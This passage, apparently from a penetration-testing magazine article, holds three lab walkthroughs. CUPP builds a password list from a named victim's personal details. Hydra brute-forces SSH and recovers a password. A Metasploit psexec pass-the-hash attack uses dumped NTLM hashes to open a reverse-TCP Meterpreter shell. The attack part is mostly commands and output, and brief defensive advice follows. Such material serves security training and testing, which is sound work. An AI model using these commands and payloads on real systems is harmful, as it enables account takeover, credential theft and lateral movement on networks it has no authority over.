root@bt:/pentest/passwords/cupp# ls
cupp.cfg  cupp.py  docs
root@bt:/pentest/passwords/cupp# ./cupp.py -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> Name: Justin
> Surname: Miller
> Nickname:
> Birthdate (DDMMYYYY): 02011983


> Wife's(husband's) name:
> Wife's(husband's) nickname:
> Wife's(husband's) birthdate (DDMMYYYY):


> Child's name: Jayne
> Child's nickname: Jani
> Child's birthdate (DDMMYYYY): 03082010


> Pet's name:
> Company name: ABC


> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker, juice, black]: Director, Security, Cisco, Microsfot, Blue
> Do you want to add special chars at the end of words? Y/[N]: Y
> Do you want to add some random numbers at the end of words? Y/[N]Y
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to justin.txt, counting 31950 words.
[+] Now load your pistolero with justin.txt and shoot! Good luck!
root@bt:/pentest/passwords/cupp#
```


Figure 5 Customized Password List

Lab2- Password Cracking using previously customized password lists. (Figure 5, 6 and 7)

You can simply open anyone of your favorite cracking tools. For this one I will use Hydra and there are two options to work with Hydra. One is directly from the command line and the other through the GUI as follow.

We typed our target IP address at ❶, selected the protocol at ❷, if they are using nonstandard port we need to insert it as well at ❸ then we typed in our target username at ❹ and pointed to our customized password lists we created earlier at ❺ and finally click on start button to start the start the cracking attempts and bingo you got the key to the kingdom at ❻.

Note that, GUI will provide the commands line for the different option you selected which is a good thing to practice the command line options for Hydra at ❼.



Target

● Single Target 192.168.1.2

○ Target List

□ Prefer IPV6

Port 222

Protocol ssh

Output Options

□ Use SSL


□ Be Verbose

□ Show Attempts

□ Debug

```
hydra -s 222 -l JMiller -P /pentest/passwords/cupp/justin.txt -t 16 192.168.1.2 ssh
```

Figure 6 Online Password Attack with Hydra



○ Username: JMiller

○ Username List

□ Loop around users

○ Password

● Password List: sswords/cupp/justin.txt


□ Use Colon separated file

□ Try login as password

□ Try empty password

```
hydra -s 222 -l JMiller -P /pentest/passwords/cupp/justin.txt -t 16 192.168.1.2 ssh
```

Figure 7. Online Password Attack with Hydra



```
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-09-20 15:29:03
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
[DATA] 16 tasks, 1 server, 31950 login tries (l:1/p:31950), ~1996 tries per task
[DATA] attacking service ssh on port 222
[STATUS] 637.00 tries/min, 637 tries in 00:01h, 31313 todo in 00:50h, 16 active
[STATUS] 562.67 tries/min, 1688 tries in 00:03h, 30262 todo in 00:54h, 16 active
[STATUS] 606.57 tries/min, 4246 tries in 00:07h, 27704 todo in 00:46h, 16 active
[STATUS] 612.53 tries/min, 9188 tries in 00:15h, 22762 todo in 00:38h, 16 active
[222][ssh] host: 192.168.1.2   login: JMiller   password: Ju571n@$&
1 of 1 target successfuly completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-09-20 15:49:42
<finished>
```


```
hydra -s 222 -l JMiller -P /pentest/passwords/cupp/justin.txt -t 16 192.168.1.2 ssh
```

Figure 8. Online Password Attack with Hydra

Lab3- Pass the Hash. (Figure 8 and 9)


Suppose that we have the administrator’s username and password hashes from one of the techniques we discussed earlier, but we can’t crack the password in a reasonable time frame. If we don’t know the password, how can we log into additional machines and compromise more systems with this user account? We can use the pass-the-hash technique, which requires that we have only the password hash, not the password itself.

After we select the windows/smb/psexec module at ❶ and set the options for LHOST, and RHOST at ❷, we set the SMBUser, SMBPass variable at ❸ i.e. SMBPass is the hash that we dumped earlier. Now authentication is successful and we gain our Meterpreter session at ❹. We didn’t have to crack a password, and no password was needed. We’ve secured Administrator privileges using the password hash alone. This attack would allow us to hop from one system to another without ever needing to crack the password itself.



```
root@bt:~/Desktop# cat password
Administrator:1000:AAD3B435B51404EEAAD3B435B51404EE:EE84987FE4DC6997ABD2655ED5D5C144:::
Guest:1000:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
krbtgt:1000:AAD3B435B51404EEAAD3B435B51404EE:E491DA0BDA9CFA0392AC4B7DE22944CB:::
enjora:1000:AAD3B435B51404EEAAD3B435B51404EE:E19CCF75EE54E06B06A5907AF13CEF42:::
JMiller:1000:AAD3B435B51404EEAAD3B435B51404EE:5F924AE334FDAC892A7F441234E61538:::
omg:1000:AAD3B435B51404EEAAD3B435B51404EE:E19CCF75EE54E06B06A5907AF13CEF42:::
omggeorge:1000:AAD3B435B51404EEAAD3B435B51404EE:E19CCF75EE54E06B06A5907AF13CEF42:::
WIN-UMR84069P1H$:1000:AAD3B435B51404EEAAD3B435B51404EE:C2F2DEB6474227CC307A81189AC034C9:::
GEORGE-PC$:1000:AAD3B435B51404EEAAD3B435B51404EE:088F20C12652CE099250FE39CE71E47D:::
CLINET$:1000:AAD3B435B51404EEAAD3B435B51404EE:CF44427EAAF1C849F9E623B2C92219A5:::
root@bt:~/Desktop# 
```

Figure 9. Password Hashes



```
             https://community.rapid7.com/docs/DOC-1306

msf > use windows/smb/psexec
msf  exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(psexec) > set LHOST 192.168.1.143
LHOST => 192.168.1.143
msf  exploit(psexec) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf  exploit(psexec) > set SMBUser enjora
SMBUser => enjora
msf  exploit(psexec) > set SMBPass AAD3B435B51404EEAAD3B435B51404EE:E19CCF75EE54E06B06A
5907AF13CEF42
SMBPass => AAD3B435B51404EEAAD3B435B51404EE:E19CCF75EE54E06B06A5907AF13CEF42
msf  exploit(psexec) > exploit

[*] Started reverse handler on 192.168.1.143:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.1.2:445|WORKGROUP as user 'enjora'...
[*] Uploading payload...
[*] Created \nEMTBnHi.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.2[\svcctl] .
..
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.2[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (tsfcsHUK - "MwbEXdJIhpNKgCdjRXCvNyKdfjKrV")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \nEMTBnHi.exe...
[*] Sending stage (752128 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.143:4444 -> 192.168.1.2:49864) at 2013-09-2
3 01:42:06 -0700

meterpreter >
```

Figure 10. Metasploit Pass the Hash

We talked about the different techniques to hack passwords and we went through a couple of practical guide on how to do that. Now it is time for the offensive part which is providing the how-to for defending against Password Cracking.

- Develop, implement and enforce password policy which might include all of some of the following based on the business requirement:-
  - Enable auditing to help monitor and track of password attacks.
  - Prevent the use of clear text protocols i.e. telnet, FTP etc.
  - Change the password change policy as often as possible
  - Change the systems default passwords
- Develop a Security Awareness Program to educate users on the security issues that come with weak passwords.

References

- *http://nrupentheking.blogspot.com/2011/02/types-of-password-attack-2.html*
- *http://en.wikipedia.org/wiki/NTLM*
- *http://www.computerworld.com/computerworld/records/images/pdf/kerberos_chart.pdf*

About the Author

George Lewis a Director, Security Consulting at BEAR Data Solutions – CA, USA. He has over 10 years of consulting experi- enceincluding 3years of industry experience and a big 4 experience with Ernst & Young as an Assistant Manager. Georgeholds a Bachelor's Degree in Engineering; he is also a Certified Information System Security Professional (CISSP) and a Certified InformationSecurityManager(CISM). GeorgehasbeenconductingEnterpriseRiskAssessmentforthelast7years. Focusedon Internal / External Penetration Testing, Web Application Penetration Testing, Wireless Assessment, Vulnerability Assessment, developing and implementing Information Security Policies and Procedures, carrying out ISMS implementation and review, IT Audit, carrying out Infrastructure Devices hardening, developing and implementing Information Technology Policies and Proce- dures, developing and implementing an enterprise Security Awareness Program, developing and testing Business Continuity Plan & Disaster Recovery Plan and developing Physical Security Policy and Procedures Manual.